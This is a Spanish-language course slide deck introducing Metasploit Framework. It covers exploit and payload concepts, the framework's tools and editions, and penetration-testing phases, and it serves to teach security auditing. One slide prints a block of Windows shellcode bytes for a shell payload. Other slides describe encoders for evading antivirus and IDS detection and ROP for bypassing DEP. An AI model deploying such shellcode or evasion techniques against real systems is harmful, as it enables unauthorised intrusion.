

# Introducción a Metasploit Framework

Marco A. Lozano



# Introducción Metasploit

- 1.- Conceptos/definiciones
- 2.- Qué es Metasploit y versiones disponibles
- 3.- El test de intrusión y sus fases
- 4.- Comandos básicos de Metasploit
  - De ayuda y de búsqueda
  - De interacción y configuración
  - De bases de datos

# Audit. Sistemas – Metasploit

4.- Recogida de información

5.- Escaneo de vulnerabilidades

Nessus, MBSA e importación de datos

Técnica Autopawn

6.- Escáneos dirigidos a servicios

7.- El arte de la intrusión

Ámbito y Payloads

La primera intrusión

# Audit. Sistemas – Metasploit

- 8.- Intrusión sin interacción
- 9.- Intrusión con interacción
- 10.- Automatizando las órdenes
- 11.- Servidores Rogue
- 12.- Actualización y customización
- 13.- Meterpreter y postexplotación
  - Comandos básicos
  - Scripts
  - Módulos
  - Pass the Hash
  - Pivoting
  - Persistencia

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **Software fiable vs Software seguro:** el software fiable es aquel que hace lo que se supone que debe hacer. El software seguro es aquel que hace lo que se supone que debe hacer y nada más.
- **Bug:** un *bug* es el resultado de un fallo de programación durante el proceso de creación o desarrollo de las aplicaciones. Este fallo puede haberse introducido en cualquiera de las etapas del ciclo de vida de una aplicación, aunque, por lo general ocurre en la etapa de implementación.

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **Software fiable vs Software seguro:** el software **fiable** es aquel que **hace lo que se supone que debe hacer**. El software **seguro** es aquel que **hace lo que se supone que debe hacer y nada más**.
- **Bug:** un *bug* es el resultado de un fallo de **programación durante el proceso de creación o desarrollo de las aplicaciones**. Este fallo puede haberse introducido en cualquiera de las etapas del ciclo de vida de una aplicación, aunque, por lo general **ocurre en la etapa de implementación**.

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **Exploit:** un *exploit* es un código escrito con el fin de aprovechar un error de programación y la intención de obtener diversos privilegios. Un buen número de *exploits* tienen su origen en un conjunto de fallos de programación similares. **Por lo general el lenguaje estrella para desarrollo un *exploit* es el lenguaje C.** También se pueden realizar *exploits* en otros lenguajes como *Ruby, Java* o *Python*

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **Payload:** es la parte del código de un *exploit* que tiene como objetivo ejecutarse en la máquina víctima para realizar la acción maliciosa. La manera óptima para entender el significado de *payload* es mediante el uso de ejemplos. **Un *payload* puede ser el código que se inyecta en una máquina a través de un *exploit*, y el cual permite al atacante ejecutar código en la máquina remota.** Ese código puede ser el que implemente **una *shell inversa***, es decir, la máquina víctima lanzará una conexión hacia la máquina del atacante devolviéndole una línea de comandos para que pueda interactuar con la máquina vulnerada.



# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **Shellcode:** es un **conjunto de instrucciones usadas como un *payload*** cuando se produce el proceso de explotación del sistema. **La *shellcode* son órdenes, generalmente, escritas en lenguaje ensamblador.** Para generar este tipo de código, normalmente, se utiliza un lenguaje de mayor nivel como puede ser C. Después, este código al ser compilado, **genera el código de máquina** resultante, el cual es denominado ***opcode***.
- Las ***shellcodes*** deben ser de tamaño pequeño para poder ser **inyectadas dentro de la pila de la aplicación**, que es generalmente un espacio reducido

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

```
unsigned char buf[] =  
'\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"  
'\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"  
'\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"  
'\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"  
'\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"  
'\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"  
'\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"  
'\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"  
'\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"  
'\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"  
'\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"  
'\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"  
'\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"  
'\x31\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x36\x37\x68"  
'\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"  
'\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"  
'\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"  
'\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
```

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **O-day exploit:** un *O-day exploit* es una de las características más peligrosas en el ámbito de la seguridad informática. Un *exploit* de día cero, o *O-day exploit*, es un código malicioso que permitirá a un atacante **obtener el control remoto de un sistema**. Como particularidad hay que recalcar que la vulnerabilidad de la que se aprovecha este *exploit* es **desconocida por los usuarios y el fabricante del producto**.

# Audit. Sistemas – Metasploit

## 1.- Conceptos/definiciones

- **Buffer Overflow:** esta vulnerabilidad, bastante común y con mucha historia en la informática, ocurre cuando una aplicación no comprueba correctamente el número de *bytes* que son almacenados en una dirección de memoria, o *buffer*, previamente reservada. De este modo, la cantidad de *bytes* que se van a almacenar son superiores a la cantidad reservada para tal fin.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Es una de las aplicaciones más utilizadas por los pentesters.**

Originalmente fue desarrollado en el lenguaje de programación *Perl*, para que con el paso del tiempo fuera escrito de nuevo bajo el lenguaje *Ruby*. Este *framework* es un conjunto de herramientas con las que el auditor puede desarrollar y ejecutar *exploits* y lanzarlos contra máquinas para comprobar la seguridad de éstas. Otras de las funcionalidades que aporta es un archivo de *shellcodes*, herramientas para recolectar información y escanear en busca de vulnerabilidades.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- ***Metasploit* dispone de módulos los cuales ayudan a aumentar de manera sencilla las funcionalidades del *framework*. Un módulo es una pieza o bloque de código que implementa una o varias funcionalidades, como puede ser la ejecución de un *exploit* concreto o la realización de un escaneo sobre máquinas remotas.**
- **Esta funcionalidad le da gran versatilidad a la herramienta**

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- ***Metasploit* dispone de varias interfaces con las que interactuar con *el framework*. El usuario puede interactuar mediante una **interfaz gráfica, línea de comandos o consola**. También se dispone de la posibilidad de acceder directamente a las funciones y módulos que componen el *framework*. Esta acción **puede resultar muy útil para utilizar ciertos *exploits* sin necesidad de lanzar todo el entorno.****

# Audit. Sistemas – Metasploit


## 2.- Qué es Metasploit y versiones disponibles

- ***Msfconsole***. Es el todo en uno del *framework*, el auditor dispone de una consola desde la cual puede acceder a todas las opciones disponibles de ***Metasploit***. La consola dispone de un gran número de comandos, los cuales disponen de una sintaxis sencilla y fácil de recordar. Esta interfaz se lanza ejecutando el comando ***msfconsole*** en una terminal, si se encuentra en ***Linux***.



# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles



```
bash
      o                8                o  o
      8                8                8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8  o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8 8 8
8 8 8 'Yooo' 8 'YooP8 'YooP' 8YooP' 8 'YooP' 8 8
.....:.....:.....:8.....:.....:.....:
:.....:.....:.....:8:.....:.....:.....:
:.....:.....:.....:.....:.....:.....:

=[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --=[ 481 exploits - 220 auxiliary
+ -- --=[ 192 payloads - 22 encoders - 8 nops
=[ svn r7957 updated 261 days ago (2009.12.23)


Warning: This copy of the Metasploit Framework was last updated 261 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf > █
```

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles


- **Armitage (descontinuado):** esta interfaz proporciona un entorno gráfico e intuitivo al auditor para llevar a cabo el test de intrusión y entender el *hacking* de manera sencilla. Esta interfaz se lanza ejecutando el comando *armitage* en una terminal



# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles


- **Armitage:** esta interfaz proporciona un **entorno gráfico e intuitivo al auditor para llevar a cabo el test de intrusión y entender el *hacking* de manera sencilla.** Esta interfaz se lanza ejecutando el comando ***armitage*** en una terminal.



# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Web VI de Metasploit (PAGO):** con esta interfaz se puede gestionar el test de intrusión de manera remota, sin necesidad de disponer del *framework* en local, pudiendo realizar casi todas las opciones que pueden realizarse desde la consola.





# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Dispone de ciertas herramientas que dan acceso directo al auditor para trabajar con funcionalidades específicas del *framework*.** Estas herramientas pueden ser utilizadas en situaciones específicas por parte del usuario, sin necesidad de lanzar la consola y cargar el entorno al completo. Las vamos a conocer aunque se explicarán con mayor detalle más adelante.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Msfpayload**: es una herramienta orientada a todo lo relacionado con el ámbito de las *shellcodes*. *Msfpayload* es capaz de generar *shellcodes* para distintos lenguajes de programación, ejecutables que inyecten el código malicioso en la máquina víctima tras su ejecución, listar las *shellcodes* disponibles en *Metasploit*, son sus principales funcionalidades. Normalmente, se utiliza para generar el código que se utilizará con un *exploit*.
- **Msfencode**: esta herramienta se encarga de dificultar a los sistemas de intrusión, IDS, e infección, antivirus, la detección del *payload*.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Msfvenom**: esta herramienta **unifica las aplicaciones *msfencode* y *msfPayload***. Su principal **ventaja es disponer de ambos comandos en una sola instancia y un incremento de velocidad en la generación de las acciones**.
- **Msfpecan y msfelfscan**: la herramienta ***msfPescan* permite escanear ficheros ejecutables o DLLs de *Windows*** para encontrar instrucciones de código máquina sobre una imagen basada en memoria. Por otro lado la herramienta ***msfelfscan* permite realizar las mismas tareas pero sobre las aplicaciones ELF en sistemas operativos *Linux***.



# Audit. Sistemas – Metasploit


## 2.- Qué es Metasploit y versiones disponibles

- **Msfpop**: hoy en día los desarrolladores de *exploits* se encuentran con **DEP(Data Execution Prevention)**, habilitado por defecto en los sistemas operativos. DEP previene la ejecución del *shellcode* en la zona de memoria denominada como pila. En este punto los desarrolladores se vieron obligados a buscar como “**bypasear**” esta mitigación, desarrollando la llamada **ROP**(Return-oriented programming).
- **Msfd**: esta herramienta proporciona un demonio o servicio de *Metasploit* el cual genera un *listener* en un puerto.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- Arquitectura Metasploit:



# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Arquitectura Metasploit: librerías**

- La librería *rex* es la **básica** y se encarga de la mayoría de las tareas, **manejando *sockets*, protocolos, por ejemplo, SSL, SMB, HTTP, y otras operaciones** interesantes como son las codificaciones, por ejemplo, XOR, *Base64* o *Unicode*.
- Las librerías *msfcore* y *msfbase* proporcionan APIs *al framework*. **Las interfaces, módulos y *plugins* interactúan con la API base y *core* que se encuentra en ambas librerías.** Las librerías son el núcleo del *framework* y que todos los elementos de alrededor dependen de éstas. ***Ruby* es el lenguaje encargado de implementar el núcleo de *Metasploit*.**

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Arquitectura Metasploit: módulos**
- El módulo *auxiliary* proporciona herramientas externas *alframework* para la integración y utilización con *Metasploit*.
- El módulo *encoders* proporciona codificadores para ofuscar el código de las *shelleodes* y de este modo evitar que los sistemas antivirus puedan detectar el *payload*.
- El módulo *exploits* es, quizá, el más vistoso de todos, en él se encuentran los *exploits* alojados. Se organizan mediante categorías, por sistema operativo o tecnología..

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Arquitectura Metasploit: módulos**
- El módulo de *payloads* concentra los distintos códigos maliciosos ordenados también por categorías.
- El módulo de *post* almacena en su interior código para ejecutar acciones referidas a la fase de post- explotación como son la escalada de privilegios, la impersonalización de *tokens*, captura de pruebas sobre la máquina remota, etc. También se organiza por categorías, como puede ser por sistema operativo.
- El módulo de *nops* contiene código capaz de generar instrucciones NOP para los códigos maliciosos. No existen gran cantidad de aplicaciones de este tipo en el módulo de *nops*. Están organizados por arquitectura y lo más normal es utilizarlo para máquinas x86 o x64.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Metasploit dispone de 3 versiones distintas.** Las 3 versiones están disponibles a través del sitio web oficial *<http://www.metasploit.com>* y disponen de **distintas características y precios.**
- Anteriormente, se ha indicado que **el proyecto es *open source* y como tal, se dispone de una primera versión denominada *Metasploit Community Edition*.** Esta edición está disponible para su descarga gratuita para sistemas operativos ***Microsoft Windows y Linux***. Normalmente, los usuarios **utilizan distribuciones *Linux* donde ya se encuentra instalada**, dichas distribuciones están orientadas a la auditoría de **seguridad informática (kali).**

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Metasploit Community Edition**
- Esta edición, gratuita, se dispone de las siguientes características:
  - Una **interfaz gráfica intuitiva** y limpia hace que sea mucho más sencillo iniciarse con la tool.
  - **Identificación de equipos en una red, puertos abiertos y *fingerp*rint.**
  - **Integración con escáneres de vulnerabilidades. Importación a *Metasploit*** de los datos obtenidos con las herramientas de escaneo como son ***nmap*** y ***nessus***, entre otros.
  - Base de datos de *exploits*, una de las más grandes a nivel mundial, para garantizar el éxito en el proceso de intrusión.
  - **Verificación sobre la posible explotación de una vulnerabilidad.** *Metasploit* puede verificar si una vulnerabilidad es explotable o no, sin necesidad de probar a lanzar el ataque. E
  - **Explotación en vivo y real de los activos de la empresa.** En la mayoría de las ocasiones demostrar que una vulnerabilidad es crítica para la empresa puede ayudar a convencer a los propietarios de dichos activos.

# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Metasploit PRO**
- Esta edición, además de las anteriores, dispone de las siguientes características:
  - **Auditoría de contraseñas.** Se pueden identificar patrones de contraseñas débiles.
  - **Auditoría de seguridad de la infraestructura IT.** Se pueden realizar pruebas de intrusión sobre dispositivos de red, equipos de escritorio, servidores dónde se incluyen las bases de datos de éstos y las aplicaciones web.
  - ***Social engineering.*** La ingeniería social es una técnica potente siempre que el auditor sepa como explotarla, con ella se pone a prueba la concienciación del personal de la empresa.
  - ***Reporting.*** Informar a las partes interesadas, propietarios de los activos de la empresa en cuestión, es algo fundamental y una de las características más interesantes.
  - **Automatización de los test de intrusión.** Las empresas, a menudo, sólo pueden aceptar la comprobación *in situ* de los equipos, por temas económicos. *Metasploit Pro* reduce drásticamente los costes automatizando estas pruebas.
  - **Simulación de ataques.** Una característica interesante es la simulación de ataques, desde un punto de vista realista, tanto en redes IPv4 como IPv6



# Audit. Sistemas – Metasploit

## 2.- Qué es Metasploit y versiones disponibles

- **Metasploit EXPRESS**
- Esta edición está pensada para los profesionales TI que necesitan trabajar con test de intrusión, **sin disponer de una amplia formación o el desarrollo requerido por *Metasploit Framework***.
- Esta versión **está pensada para no requerir de ciertas características avanzadas que se pueden encontrar en *Metasploit Pro***. Las **características base siguen siendo las mismas que en *Community Edition***. También dispone de algunas de las características que se han comentado en *Metasploit Pro*.

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repaso)

- Como hemos visto, un **test de intrusión** es un método que evalúa el nivel de seguridad de una red de equipos o sistemas informáticos.
- El **test de intrusión** conlleva un análisis activo sobre los sistemas para encontrar información sobre posibles vulnerabilidades de cualquier tipo. Estas vulnerabilidades podrían ser el resultado de una mala configuración por parte del administrador, una mala implementación de una aplicación o un **fallo de seguridad** en un sistema operativo o *hardware*.
- Tras el lanzamiento de las pruebas de intrusión y la obtención de los fallos de seguridad de la organización se presenta esta información con una evaluación precisa de los impactos potenciales a la organización.

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repass)

- Los test de intrusión **son valiosos y de necesidad en un entorno empresarial** por las siguientes razones:
  - **Identificar vulnerabilidades críticas o *high risk*** las cuales son el resultado de la utilización de vulnerabilidades de menor riesgo o *lower-risk*.
  - **Identificar vulnerabilidades que pueden resultar difíciles o prácticamente imposibles de detectar con escáneres de vulnerabilidades**, los cuales automatizan el proceso.
  - **Testear los sistemas de protección de una red para verificar su comportamiento ante los ataques y como responden a éstos.**

# Audit. Sistemas – Metasploit

## **3.- El test de intrusión y sus fases (repaso)**

